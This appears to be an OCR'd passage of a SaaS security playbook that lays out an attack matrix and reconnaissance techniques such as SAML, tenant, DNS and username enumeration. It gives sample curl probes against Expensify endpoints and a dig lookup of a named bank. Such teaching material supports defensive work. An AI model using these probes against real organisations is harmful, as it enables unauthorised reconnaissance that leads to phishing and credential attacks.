
# SaaS Security Playbook

## Comprehensive Strategies for Safeguarding Your SaaS Applications



HADESS

WWW.HADESS.IO


## BLIND MEN AND AN ELEPHANT

The parable of the blind men and the elephant is a classic story from Indian folklore that illustrates the concept of subjective experience and limited perspective. In the tale, a group of blind men encounters an elephant, but each one touches only a different part of the animal, such as the trunk, tail, or tusk. Each blind man describes the elephant based on the part he touched, leading to contradictory and incomplete perceptions of what an elephant is. This story highlights how individual perspectives can be partial and incomplete, emphasizing the importance of considering multiple viewpoints to gain a fuller understanding of a complex reality.

# TABLE OF CONTENT

SaaS attack techniques target the inherent nature of these platforms, which are accessible over the internet and often lack endpoint defenses. Techniques like OAuth token abuse, SAML enumeration, and session hijacking are examples of networkless attacks that don't require traditional endpoint interaction. Attackers may exploit OAuth integrations, conduct phishing campaigns to gain consent for malicious applications, or manipulate system workflows to maintain persistence in SaaS environments. Defense strategies in SaaS security must therefore adapt by focusing on areas such as user behavior analytics, privilege escalation prevention, and monitoring for unusual API activity, as outlined in evolving frameworks like the SaaS attacks matrix.

| Recon. | Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Exfiltration |
|---|---|---|---|---|---|---|---|---|---|
| SAML enumeration | Consent phishing | Shadow workflows | API keys | Link backdooring | API keys | Password scraping | Email discovery | Link backdooring | Takeout services |
| Subdomain tenant discovery | Poisoned tenants | OAuth tokens | OAuth tokens | Abuse existing OAuth integrations | OAuth tokens | API secret theft | App directory lookup | Abuse existing OAuth integrations | Webhooks |
| Slug tenant enumeration | SAMLjacking | Client-side app spoofing | Evil twin integrations | Malicious mail rules | Evil twin integrations | | OAuth token enumeration | API secret theft | Shadow workflows |
| DNS reconnaissance | Account ambushing | | Malicious mail rules | | Malicious mail rules | | | Passwordless logins | |
| Username enumeration | Credential stuffing | | Link sharing | | Link sharing | | | Account recovery | |
| | App spraying | | System integrations | | System integrations | | | In-app phishing | |
| | Email phishing | | Ghost logins | | Ghost logins | | | IM user spoofing | |
| | IM phishing | | Client-side app spoofing | | Client-side app spoofing | | | Automation workflow sharing | |
| | IM user spoofing | | Inbound federation | | Device code phishing | | | SAMLjacking | |
| | nOAuth | | Device enrollment | | Session cookie theft | | | Inbound federation | |
| | MFA fatigue | | | | | | | Session cookie theft | |
| | Device code phishing | | | | | | | | |
| | Hijack OAuth flows | | | | | | | | |
| | AitM phishing | | | | | | | | |
| | Device enrollment | | | | | | | | |
| | Ghost logins | | | | | | | | |
| | MFA downgrade | | | | | | | | |
| | Guest access abuse | | | | | | | | |

# SAML Enumeration (ID: SAT1031)

## Tactics:

- Reconnaissance


SAML (Security Assertion Markup Language) enumeration is a reconnaissance technique used to identify whether an organization has configured a SAML-based Identity Provider (IdP) for authentication with a SaaS application. Attackers can determine if a target organization uses SAML authentication by submitting login attempts to SaaS apps using the organization's email domain, subdomain, or tenant-specific paths. This technique can reveal which SaaS apps the organization uses and the identity provider (IdP) configured for authentication (e.g., Okta, Azure AD). Once identified, adversaries can further exploit misconfigurations or weaknesses in the SAML authentication flow.

## Attack Technique:

Adversaries perform SAML enumeration by attempting to log in to a SaaS app using an email address associated with the target organization. The login attempt generates different error messages or behaviors based on whether the domain supports SAML authentication, allowing attackers to infer whether SSO is used and which provider is configured.

## Example 1: Ramp (SAML Enumeration)

Ramp supports multiple login methods (e.g., username/password, Google social login, SSO via SAML). When an attacker attempts to log in via SSO using an organization's domain, Ramp uses the domain to map the login to the correct SSO provider. An attacker can test multiple email domains and observe the differences in behavior to identify organizations using SAML and the specific IdP.





## Example 2: Expensify (SAML Enumeration)

Expensify offers several ways to enumerate SAML configurations. Here are two common methods:

```
curl -I
https://www.expensify.com/authentication/saml/loginCallback?
domain=targetdomain.com
```

- **Valid SAML Domain Response:** The response or error message indicates that the domain has SAML authentication enabled.




- **Invalid SAML Domain Response:** The response or error message indicates that the domain does not support SAML authentication.

**Valid SAML Domain Response:**

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Expensify
X-SAML-Config: OKTA
```


Invalid SAML Domain Response:

```
HTTP/1.1 404 Not Found
Content-Type: text/html
Server: Expensify
X-SAML-Config: None
```

**Email-based Login Enumeration:** When attempting an email login on Expensify, attackers can observe differences in behavior depending on whether the domain is configured for SAML. For example:

```
curl -X POST https://www.expensify.com/api/v2/login \
     -d 'email=someone@targetdomain.com'
```

1. - If the response indicates SAML authentication is required, the domain supports SSO.
   - If the response allows normal email/password login, SAML is not enabled.




## Subdomain Tenant Discovery (ID: SAT1035)

### Tactics:

- Reconnaissance

Subdomain tenant discovery involves identifying subdomains associated with specific tenants in SaaS applications. SaaS vendors often assign unique subdomains to separate different tenants (e.g., `companyname.saasvendor.com`). By using DNS enumeration techniques, adversaries can discover valid subdomains, which can provide insights into which organizations are using the SaaS service. The discovery of these subdomains can be achieved through brute-force DNS enumeration, passive DNS data analysis, or other DNS querying methods. Once subdomains are identified, attackers can conduct further reconnaissance or plan targeted attacks on specific tenants.

### Attack Technique:

Attackers can use DNS brute forcing, passive DNS analysis, or online DNS lookup services to discover subdomains. These subdomains often follow naming conventions based on the organization's name, making it easier for attackers to predict or enumerate valid tenant subdomains.

## Example: BambooHR (Subdomain Discovery)

BambooHR uses subdomains to separate tenants (e.g., `companyname.bamboohr.com`). Attackers can use passive DNS discovery tools or DNS brute-forcing tools to identify organizations that are tenants of BambooHR by searching for valid subdomains.

# Slug Tenant Enumeration (ID: SAT1034)

## Tactics:

- Reconnaissance


Slug tenant enumeration is a technique used by adversaries to discover valid tenant names in SaaS applications by exploiting the way SaaS vendors use "slugs" to separate tenants. A slug is typically a unique identifier chosen during tenant creation and is used as part of a URL path, query parameter, or subdomain. Adversaries can enumerate slugs by testing various organization names or predictable variations. When a slug already exists, SaaS apps may return different error messages or responses, indicating that the tenant already exists.


## Attack Technique:

Adversaries can craft queries to SaaS services that involve slug creation or tenant discovery. By checking the responses, they can determine if the slug (tenant name) already exists. Common methods include brute-forcing organization names or similar patterns and observing the application's response to valid and invalid slugs.

## Example: BambooHR (Slug Tenant Enumeration)

BambooHR's login process uses a tenant slug to direct users to the correct login page. When a slug is entered that doesn't exist, the application returns a different response compared to a valid slug.


That doesn't look like a valid BambooHR domain...
bambooHR
Enter your BambooHR Domain to login.
invalidtest
.bamboohr.com
Continue
What's my domain?
Privacy Policy · Terms of Service
bambooHR


bambooHR
Enter your BambooHR Domain to login.
soundcloud
.bamboohr.com
Continue
What's my domain?
Privacy Policy · Terms of Service
bambooHR

# DNS Reconnaissance (ID: SAT1013)

## Tactics:

- Reconnaissance

DNS reconnaissance involves querying DNS records (such as TXT, MX, and SPF) to gather information about an organization's infrastructure. Many SaaS applications require domain ownership verification through DNS TXT records, and by querying these, adversaries can discover SaaS apps used by a target. In addition, MX (Mail Exchange) and SPF (Sender Policy Framework) records can reveal email infrastructure and third-party services in use.

DNS reconnaissance can reveal sensitive data about an organization's environment, such as authentication methods and external SaaS applications.

## Attack Techniques:

1. **DNS TXT Record Lookup**: TXT records are often used by SaaS applications for domain verification. These records can expose which SaaS services the target uses, such as Google, Adobe, or GitHub.

   **Command:**

```
dig txt hsbc.com
```

# Username Enumeration (ID: SAT1038)

## Tactics:

- Reconnaissance

Username enumeration involves leveraging login mechanisms in SaaS applications that reveal whether a username or email address exists in the system. Some login systems disclose this information by returning different error messages for valid and invalid accounts, or by backend responses indicating the existence of an account.

Attackers can check known or guessed email address combinations to identify valid user accounts, which could help them in future attacks like phishing, credential stuffing, or password spraying.


## Attack Techniques:

